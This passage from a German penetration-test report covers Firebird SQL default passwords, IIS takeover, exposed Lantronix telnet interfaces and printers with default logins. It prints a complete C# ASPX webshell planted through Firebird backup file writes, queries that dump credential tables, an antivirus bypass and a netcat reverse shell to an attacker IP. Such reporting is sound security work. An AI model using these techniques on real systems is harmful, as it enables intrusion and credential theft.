8.4.2. Empfehlung

Wir empfehlen eine ordnungsgemäße Validierung des Logo Uploads zu implementieren.

8.5. IIS User Übernahme von Domain Computern via Firebird

Wahrscheinlichkeit	Auswirkung	Risiko
Hoch	Mittel	Hoch

8.5.1. Analyse

Bei der Analyse des Netzwerks wurden mehrere Systeme festgestellt, auf denen die Services Firebird SQL und IIS zugänglich sind.

Zusätzlich stellten wir fest, dass die meisten Firebird SQL-Logins entweder mit dem Standardpasswort "masterkey" oder dem Passwort "y" gesichert waren. Da Firebird SQL standardmäßig als Systembenutzer auf Windows-Rechnern läuft, besteht aufgrund einer Sicherheitslücke ("Feature") in der Software die Möglichkeit, Backups in beliebige Dateipfade zu schreiben. Im Laufe der Jahre gab es auch einige Code Execution-Lücken in der Firebird-Software, aber wir fanden im Netzwerk nur gepatchte Versionen.

Mit dem genannten Filewrite ist es jedoch möglich, eine Backup-Datei der Datenbank zu erstellen, die eine gültige C#-Webshell enthält. Diese Datei kann im IIS-Verzeichnis als ASPX-Datei gespeichert werden und somit ermöglicht sie die Übernahme des IIS-Benutzers am System.

Dieser Benutzer verfügt unter anderem über das SelmpersonatePrivilege, das durch bekannte Sicherheitslücken wie „JuicyPotato“ auf nicht gepatchten Systemen zu administrativen Rechten führen kann (auch dies konnte im Netzwerk nicht erfolgreich ausgenutzt werden). Uns gelang es lediglich, den IIS-Servicebenutzer auf mehreren Systemen zu übernehmen, was zumindest eingeschränkten Zugriff auf die Systeme ermöglichte.

Ausführung des beschriebenen Exploits:

Identifikation:

```

Nmap scan report for 192.168.1.40
Host is up (0.022s latency).
Not shown: 65509 closed tcp ports (conn-refused)
PORT      STATE SERVICE      VERSION
80/tcp    open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_ http-server-header: Microsoft-IIS/10.0
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
|_ smb-enum-services: ERROR: Script execution failed (use -d to debug)
443/tcp   open  ssl/http     Microsoft IIS httpd 10.0
|_ http-server-header: Microsoft-IIS/10.0
445/tcp   open  microsoft-ds Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
|_ smb-enum-services: ERROR: Script execution failed (use -d to debug)
593/tcp   open  ncacn_http   Microsoft Windows RPC over HTTP 1.0
3050/tcp  open  gds_db?
3388/tcp  open  ncacn_http   Microsoft Windows RPC over HTTP 1.0
    
```


Erstellen der Webshell mit Firebird:

```

Use CONNECT or CREATE DATABASE to specify a database
SQL> CREATE DATABASE '192.168.1.40/3050:C:\shell' user 'SYSDBA' password 'x';
SQL> CREATE TABLE a( x blob);
SQL> ALTER DATABASE ADD DIFFERENCE FILE 'C:\inetpub\wwwroot\shell.aspx';
SQL> ALTER DATABASE BEGIN BACKUP;
SQL> INSERT INTO a VALUES ('
CON> <%@ Page Language="C#" Debug="true" Trace="false" %>
CON> <%@ Import Namespace="System.Diagnostics" %>
CON> <%@ Import Namespace="System.IO" %>
CON> <script Language="c#" runat="server">
CON> void Page_Load(object sender, EventArgs e)
CON> {
CON>
CON> }
CON>
CON> void a(string c){
CON>     ProcessStartInfo psi = new ProcessStartInfo();
CON>     psi.FileName = "cmd.exe";
CON>     psi.Arguments = "/c " + c;
CON>     psi.RedirectStandardOutput = true;
CON>     psi.UseShellExecute = false;
CON>     Process p = Process.Start(psi);
CON>     StreamReader stmrdr = p.StandardOutput;
CON>     string s = stmrdr.ReadToEnd();
CON>     stmrdr.Close();
CON>     Response.Write("<pre>");
CON>     Response.Write(Server.HtmlEncode(s));
CON>     Response.Write("</pre>");
CON> }
CON>
CON> void e(object sender, EventArgs e){
CON>     a(txt.Text);
CON> }
CON>
CON> </script>
CON> <HTML>
CON> <HEAD>
CON> <title>Hello There</title>
CON> </HEAD>
CON> <form id="test" method="post" runat="server">

```

Aufruf und Upgrade auf Reverse Shell via Powershell:



Alle identifizierten Systeme mit dieser Sicherheitslücke:

- atxxACDSxx006.ACDS.local (192.168.1.6)
- ATXXACDSXX40.ACDS.local (192.168.1.40)
- ATXXACDSXX42.ACDS.local (192.168.1.42)
- ATXXACDSXX43.ACDS.local (192.168.1.43)
- ATXXACDSXX44.ACDS.local (192.168.1.44)
- ATXXACDSXX45.ACDS.local (192.168.1.45)
- ATXXACDSXX46.ACDS.local (192.168.1.46)
- ATXXACDSXX47.ACDS.local (192.168.1.47)
- ATXXACDSXX48.ACDS.local (192.168.1.48)

8.5.2. Empfehlung


Wir empfehlen sichere Zugangspasswörter für Firebird SQL zu nutzen.

8.6. Vollzugriff auf Buchungs Datenbank durch Default Passwort

Wahrscheinlichkeit	Auswirkung	Risiko
Mittel	Mittel	Mittel

8.6.1. Analyse

Bei der Analyse des Buchungs-Systems haben wir einen Domain-Share gefunden auf dem die Hauptanwendung gespeichert zu sein scheint. In der ini-Datei der Hauptanwendung wurden Verbindungsparameter gefunden, mit deren Hilfe und unter Verwendung des Standardpassworts von Firebird SQL eine Verbindung zur Datenbank hergestellt werden konnte.



```

C:\Program Files (x86)\Firebird\Firebird_3_0>isql.exe
use CONNECT or CREATE DATABASE to specify a database
SQL> connect '192.168.1.63/3050:/mnt/nvme/...' user 'SYSDBA' password 'masterkey';
Database: '192.168.1.63/3050:/mnt/nvme/... = Fdb', User: SYSDBA
SQL> SELECT RDB$RELATION_NAME
FROM RDB$RELATIONS
WHERE RDB$SYSTEM_FLAG = 0
AND RDB$VIEW_BLR IS NULL
ORDER BY RDB$RELATION_NAME;

RDB$RELATION_NAME
=====
ACCOUNTING_CASH_REGISTERS
ADRESSEN
...
ARTICLE_ARTICLES
ARTICLE_ARTICLES_2
ARTICLE_ARTICLE_PRICE_DATES
ARTICLE_ARTICLE_PRICE_LISTS
ARTICLE_ARTICLE_TRANS
ARTICLE_ARTICLE_WP_RESOURCES
ARTICLE_FIXED_CHARGES

```

Nach der Verbindung wurden alle Table Namen abgefragt und interessante Daten ausgelesen.

Tables:

```

TABLE_NAME
=====
ARTICLE_ARTICLES
CHECK_IN_KONFIGS
CHECK_IN_KONFIGS
CHECK_IN_KONFIGS
DIVERSES
DIVERSES
DIVERSES
DIVERSES
DIVERSES
DIVERSES2
DIVERSES2
EMAILACCOUNTS
EMAILACCOUNTS
GAESTESTAMM
... EINSTELLUNGEN
... EINSTELLUNGEN
... EINSTELLUNGEN
MAILER_EINSTELLUNGEN
MAILER_EINSTELLUNGEN
USER_USERS
USER_USERS

TABLE_NAME
=====
USER_USERS
USER_USERS
USER_USERS
WEB_CONFIG
WEB_CONFIG
XMITARBEITER
MITARBEITER
GUESTREGISTRATION
GAESTESTAMM_BACKUP
DIVERSES_EMAILS
ARTICLE_ARTICLES_2
... STESTAMM

```

SMTP Passwörter:

```
SQL> select pop3address,smtuser,smtppass from emailaccounts where smtppass is not null;
```

POP3ADDRESS	SMTUSER	SMTPPASS
192.168.1.100	bearing.sa	
192.168.1.100	bearing.no	
192.168.1.100	bearing.po	
192.168.1.100	bearing.ke	
192.168.1.100	bearing.gr	
192.168.1.100	bearing.ra	
192.168.1.100	bearing.ti	
192.168.1.100	bearing.me	
192.168.1.100	bearing.wi	
192.168.1.100	bearing.no	
192.168.1.100	bearing.le	
192.168.1.100	bearing.al	
192.168.1.100	bearing.ba	
192.168.1.100	bearing.gr	
192.168.1.100	bearing.bi	
192.168.1.100	bearing.we	
192.168.1.100	bearing.se	
192.168.1.100	bearing.fun	
192.168.1.100	bearing.ro	
192.168.1.100	bearing.br	

User Passwörter (Encrypted):

```
SQL> select ENCRYPTED_PASSWORD,AUTHENTICATION_TOKEN,USERNAME from USER_USERS;
```

```
***
```

```
SQL> select ENCRYPTED_PASSWORD,AUTHENTICATION_TOKEN,USERNAME from USER_USERS;
```

ENCRYPTED_PASSWORD	AUTHENTICATION_TOKEN	USERNAME
\$2[redacted]	Wx[redacted]	admin
\$2[redacted]	Mq3[redacted];4	ga[redacted]
\$2a[redacted]	RVE[redacted]	rei[redacted]

8.6.2. Empfehlung

Wir empfehlen ein sicheres Passwort für die Authentifizierung zur Datenbank zu hinterlegen und keine Default Credentials zu verwenden.

8.7. Potenzielle Denial of Service Attacke der XPORT Lantronix Devices

Wahrscheinlichkeit	Auswirkung	Risiko
Mittel	Mittel	Mittel

8.7.1. Analyse

Bei der Analyse des Netzwerks wurden mehrere XPORT Geräte mit offenem TCP-Port 9999 gefunden. Öffnet man über diesem eine Telnet Verbindung kann man das Gerät konfigurieren und bestehende Konfigurationen auslesen. Dadurch lässt sich einen Denial of Service Attacke starten. (<https://dariusfreamon.wordpress.com/2015/05/04/lantronix-xdirect-serial-to-ethernet-server-xport-unauthenticated-access/>)

```

Telnet 192.168.87.240
MAC address 0080A39BF447
Software version V6.10.0.3 (171229) XPTEXE
Press Enter for Setup Mode
_
    
```

Alle gefunden Devices:

- 192.168.111.4
- 192.168.115.230
- 192.168.12.230
- 192.168.14.9
- 192.168.15.240
- 192.168.21.231
- 192.168.35.230
- 192.168.38.230
- 192.168.4.230
- 192.168.40.240
- 192.168.42.230
- 192.168.44.230
- 192.168.45.240
- 192.168.48.9
- 192.168.69.230
- 192.168.7.240
- 192.168.77.160
- 192.168.8.8
- 192.168.83.139
- 192.168.85.230
- 192.168.86.230
- 192.168.87.240
- 192.168.96.151
- ATxxACDSxx099.ACDS.local (192.168.0.99)
- ATxxACDSxx230.ACDS.local (192.168.67.230)
- ATXXACDSXX098.ACDS.local (192.168.0.98)
- ATSECZEF230.ACDS.local (192.168.28.230)
- K8KX312.ACDS.local (192.168.26.33)
- K937BKY7.ACDS.local (192.168.13.29)
- K9BFY7Y7B.ACDS.local (192.168.117.271)
- K9BFY75K.ACDS.local (192.168.116.253)
- K9BFY768.ACDS.local (192.168.4.231)
- K9BF6EF.ACDS.local (192.168.90.23)
- KX73B88.ACDS.local (192.168.66.100)
- KX93X98.ACDS.local (192.168.120.210)
- KKF3B91.ACDS.local (192.168.30.15)
- KKF3D9D.ACDS.local (192.168.25.230)
- KKF3DX7.ACDS.local (192.168.17.230)
- KKF3DX9.ACDS.local (192.168.3.230)
- KKF3DBE.ACDS.local (192.168.9.11)
- KKF3DBF.ACDS.local (192.168.5.230)
- KKF3DD5.ACDS.local (192.168.10.230)
- KD0299K.ACDS.local (192.168.31.230)
- KD02XX5.ACDS.local (192.168.18.230)
- KD0519K.ACDS.local (192.168.32.230)
- KEF6B93.ACDS.local (192.168.6.230)
- DEACDCEF230.ACDS.local (192.168.76.230)
- XtxAxCx001.ACDS.local (192.168.77.220)
- Kb161Y72.ACDS (192.168.70.250)
- KKf3db9.ACDS.local (192.168.27.230)
- KKf3dbd.ACDS.local (192.168.56.230)

8.7.2. Empfehlung

Wir empfehlen diese Telnet Management Interfaces nicht zugänglich zu machen, bzw. diese Geräte in ein eigens segmentiertes Netzwerk zu verschieben und mit entsprechenden Firewall-Rules abzusichern.

8.8. Lokale Rechte Erweiterung durch Firebird (Privesc Attempt)

Wahrscheinlichkeit	Auswirkung	Risiko
Mittel	Mittel	Mittel

8.8.1. Analyse

Bei der Analyse, ob es möglich ist, Rechte auf dem neueren Terminalserver mit unserem zugewiesenen, nicht administrativen Benutzerkonto zu eskalieren, konnten wir den IIS-Service-Benutzer mithilfe des IIS und Firebird übernehmen. Die für diesen Zweck verwendete Webshell musste umgeschrieben werden, um den Antivirus zu umgehen. Es war jedoch nicht möglich, zur Administrator-Eskalation zu gelangen.

Erstellung der Webshell mit Firebird Lokal:

```
C:\Program Files (x86)\Firebird\Firebird_3_0>isql
Use CONNECT or CREATE DATABASE to specify a database
SQL> CREATE DATABASE 'C:\magic3' user 'SYSDBA' password 'masterkey';
SQL> CREATE TABLE a( x blob);
SQL> ALTER DATABASE ADD DIFFERENCE FILE 'C:\inetpub\wwwroot\magic3.aspx';
SQL> ALTER DATABASE BEGIN BACKUP;
SQL> INSERT INTO a VALUES ( '
CON> <%@ Page Language="C#" Debug="true" Trace="false" %>
CON> <%@ Import Namespace="System.Diagnostics" %>
CON> <%@ Import Namespace="System.IO" %>
CON> <script Language="c#" runat="server">
CON> void Page_Load(object sender, EventArgs e)
CON> {
CON>
CON> }
CON>
CON> void a(string c){
CON>     ProcessStartInfo psi = new ProcessStartInfo();
CON>     psi.FileName = "cmd.exe";
CON>     psi.Arguments = "/c " + c;
CON>     psi.RedirectStandardOutput = true;
CON>     psi.UseShellExecute = false;
CON>     Process p = Process.Start(psi);
CON>     StreamReader stmrdr = p.StandardOutput;
CON>     string s = stmrdr.ReadToEnd();
CON>     stmrdr.Close();
CON>     Response.Write("<pre>");
CON>     Response.Write(Server.HtmlEncode(s));
CON>     Response.Write("</pre>");
CON> }
CON>
CON> void e(object sender, EventArgs e){
CON>     a(txt.Text);
CON> }
CON>
CON> </script>
CON> <HTML>
CON> <HEAD>
CON> <title>Hello There</title>
CON> </HEAD>
CON> <form id="test" method="post" runat="server">
```

```

CON> <asp:TextBox id="txt" style="Z-INDEX: 101; LEFT: 405px; POSITION: absolute; TOP:
20px" runat="server" Width="250px"></asp:TextBox>
CON> <asp:Button id="testing" style="Z-INDEX: 102; LEFT: 675px; POSITION: absolute; TOP:
18px" runat="server" Text="excute" OnClick="e"></asp:Button>
CON> </form>
CON> ');
SQL> COMMIT;
SQL> EXIT;

```

The screenshot shows a web browser window with the URL localhost/.../2.aspx. The page displays the results of a 'whoami/all' command. It is divided into three sections: 'BENUTZERINFORMATIONEN', 'GRUPPENINFORMATIONEN', and 'BERECHTIGUNGSINFORMATIONEN'. The 'BENUTZERINFORMATIONEN' section shows the user 'iis_appool/defaultappool' with a long SID. The 'GRUPPENINFORMATIONEN' section is a table listing various system groups and their attributes. The 'BERECHTIGUNGSINFORMATIONEN' section lists permissions for the user, such as 'SeAssignPrimaryTokenPrivilege' (Deaktiviert) and 'SeIncreaseQuotaPrivilege' (Deaktiviert).

Gruppenname	Typ	SID	Attribute
Verbindliche Beschriftung\Hohe Verbindlichkeitsstufe	Bezeichnung	S-1-16-12288	
Jeder	Bekannte Gruppe	S-1-1-0	
ATRZGhRDS047\FsLogix ODFC Include List	Alias	S-1-5-21-1372037612-3251352674-987375480-1002	Verbindliche Gruppe, Standardmäßig aktiviert, Aktiviert
ATRZGhRDS047\FsLogix Profile Include List	Alias	S-1-5-21-1372037612-3251352674-987375480-1000	Verbindliche Gruppe, Standardmäßig aktiviert, Aktiviert
VORDEFINIERT\Benutzer	Alias	S-1-5-32-545	Verbindliche Gruppe, Standardmäßig aktiviert, Aktiviert
NT-AUTORITÄT\DIENST	Bekannte Gruppe	S-1-5-6	Verbindliche Gruppe, Standardmäßig aktiviert, Aktiviert
KONSOLENAME\MELDUNG	Bekannte Gruppe	S-1-2-1	Verbindliche Gruppe, Standardmäßig aktiviert, Aktiviert
NT-AUTORITÄT\Authentifizierte Benutzer	Bekannte Gruppe	S-1-5-11	Verbindliche Gruppe, Standardmäßig aktiviert, Aktiviert
NT-AUTORITÄT\Diese Organisation	Bekannte Gruppe	S-1-5-15	Verbindliche Gruppe, Standardmäßig aktiviert, Aktiviert
VORDEFINIERT\IIS_IUSRS	Alias	S-1-5-32-568	Verbindliche Gruppe, Standardmäßig aktiviert, Aktiviert
LOKAL	Bekannte Gruppe	S-1-2-0	Verbindliche Gruppe, Standardmäßig aktiviert, Aktiviert
	Unbekannter SID-Typ	S-1-5-82-0	Verbindliche Gruppe, Standardmäßig aktiviert, Aktiviert

Es wurden keine weiteren Möglichkeiten zur Privilege Escalation gefunden.

Der default Webshell Code wurde vom AV erkannt und musste in den oben angegebenen "obfuscated" C# code umgeschrieben werden. (es war uns also erfolgreich möglich den AV zu umgehen)

Es war uns auch möglich, eine obfuskierte Netcat-Binärdatei am Antivirus vorbei einzuschleusen. Dadurch konnten wir eine vollständige Reverse Shell auf dem IIS-Benutzer lokal erstellen.

The screenshot shows a web browser window with the URL localhost/.../2.aspx. The page displays the results of a 'nc64.exe 192.168.252.9 4444 -e cmd.exe' command. The output shows the directory 'Verzeichnis von C:\Users\Public' and a reverse shell connection to 'c:\windows\system32\inetsrv>'. The terminal prompt is '[~/tools/PE-Obfuscator/script (main) > nc -l 4444] Microsoft Windows [Version 10.0.14393] (c) 2016 Microsoft Corporation. Alle Rechte vorbehalten.'

8.8.2. Empfehlung

Wir empfehlen wie beim generellen Firebird Punkt weiter oben genanntes Feature zu deaktivieren und keine Default Passwörter zu verwenden. Eventuell ist auch ein Update des Antivirus von Nöten, da oben genannte Bypass Möglichkeiten nicht sonderlich viel Aufwand erfordern. Beim restlichen Pentest fiel uns auf, dass das Antivirus System spezifisch unterschiedlich stark reagiert.

8.9. Drucker mit Default Passwörtern

Wahrscheinlichkeit	Auswirkung	Risiko
Niedrig	Niedrig	Niedrig

8.9.1. Analyse

Bei der Analyse des Netzwerkes wurden einige Drucker gefunden die Default Passwörter gesetzt hatten für die administrativen Zugänge. Wenn das Standardpasswort nicht geändert wird, kann der Angreifer problemlos auf die Einstellungen und Funktionen des Druckers zugreifen. Dies kann zur unbefugten Nutzung des Druckers führen, beispielsweise zum Drucken von unerwünschten oder schädlichen Dokumenten. Darüber hinaus kann ein Angreifer potenziell sensible Informationen abfangen. Moderne Drucker speichern oft Druckaufträge, die möglicherweise vertrauliche Informationen enthalten, wie zum Beispiel Geschäftsberichte oder persönliche Dokumente. Ein Angreifer kann diese Informationen abrufen und missbrauchen, was zu Datenschutzverletzungen oder Identitätsdiebstahl führen kann.

Darüber hinaus bieten einige Drucker die Möglichkeit, Firmware-Upgrades durchzuführen. Wenn ein Angreifer Zugriff auf einen Drucker mit Standardpasswort hat und die Möglichkeit hat, die Firmware zu aktualisieren, kann er schädliche oder manipulierte Firmware installieren. Dies kann den Drucker in ein Werkzeug zur Durchführung weiterer Angriffe innerhalb des Netzwerkes verwandeln oder sogar den gesamten Netzwerkverkehr abfangen und manipulieren.


Fast alle der gefundenen/getesteten Drucker sind noch mit Default Passwörtern versehen.

Beispiel 192.168.87.1:

opAccess e-Filing
Abmelden

Gerät Aufträge Protokolle Registrierung Zähler Benutzerverwaltung Administration

Gerät AKTUALISIEREN



Optionen

Finisher	Auftragstrennung
Lochungseinheit	Kein
Faxen	Installiert

Toner

Gelb(Y)	34%
Magenta(M)	83%

[Software installieren](#)

Geräte-Informationen

Status	Störungsmeldungen
Name	DE111111111111
Standort	0101-München - Stadthaus
Modellname	TOSHIBA e-STUDIO2505AC
Seriennummer	CFGF40600
MAC-Adresse	00:80:91:b3:06:e3
Größe Hauptspeicher	4096 MB
Größe Seitenspeicher	646 MB
Save as File & e-Filing verfügbarer Speicherplatz	120827 MB
Verfügbarer Fax-Speicher	958 MB
Kontaktinformation	PC Help Consulting GmbH
Telefonnummer	06319607870
Nachricht	ID 7483

Störungsmeldungen

- Papiermangel in Kassette 3 - Bitte Papier nachlegen.

Papier

Kassette	Größe	Dicke	Merkmal	Kapazität	Stufe
Kassette 1	A4	Normal	Kein	550	

[Oben](#) | [Hilfe](#)

©2018 TOSHIBA TEC CORPORATION All Rights Reserved.

Default Zugang: 123456

Dokumentname	Typ	Papier	Kopien	Seiten	Zeitstempel
2.jpg	Drucken	A4	1	1	08/05/2023 10:45:13
1.jpg	Drucken	A4	1	1	08/05/2023 10:38:31
APznzaYDix7wG6nTtlQhw22scq5g3GrhL6QmtbM...8JTBnRIMPitOGZU...	Drucken	A4	1	1	08/05/2023 10:22:08
Report531401632232862	Drucken	A4	1	60	08/05/2023 10:22:06
ACFrOgAZHJkLp805sgqQMrDC-udaqbQbvj-afZs...V6jl3-HpXSpWdGRB...	Drucken	A4	1	1	08/05/2023 10:15:38
Crystal Reports -	Drucken	A4	1	1	08/05/2023 09:58:21
-Re51ED.pdf	Drucken	A4	1	2	08/05/2023 09:40:03
about:blank	Drucken	A4	1	2	08/05/2023 09:31:16
Tis... - Google Docs	Drucken	A4	1	1	08/05/2023 09:30:46
Zi... .xlsx - Google Tabellen	Drucken	A4	1	1	08/05/2023 09:11:22
Zi... .xlsx - Google Tabellen	Drucken	A4	1	1	08/05/2023 09:03:19
ACFrOgCYIE7OH60bb4Op79xsbeSWt27kF9NJUx3...iPAfydABMoyrTIVg...	Drucken	A4	1	1	08/05/2023 09:00:10
Zi... .xlsx - Google Tabellen	Drucken	A4	1	1	08/05/2023 08:59:53
Crystal Reports -	Drucken	A4	1	1	08/05/2023 08:56:04

Installation Software Paket

Dateiname


Aktuelle Software Liste

Name	Version	Erstellt am	Datum der Installation
SYSTEM FIRMWARE	T373SF0W1200		2019-07-30
SYSTEM SOFTWARE	T373HD0W1210		2019-07-30
ENGINE FIRMWARE	TH373MWW34		2018-10-30
SCANNER FIRMWARE	TH370SLGWW19		2018-10-30
RADF/DSDF FIRMWARE	H617DFWW10		2019-07-30
PFC FIRMWARE	TH373FVWW14		2018-10-30
NIC FIRMWARE	T370NIC0W0012		2011-01-30
FAX1 FIRMWARE	FAXH625TA11		2019-07-30

192.168.3.1




Admin:blank

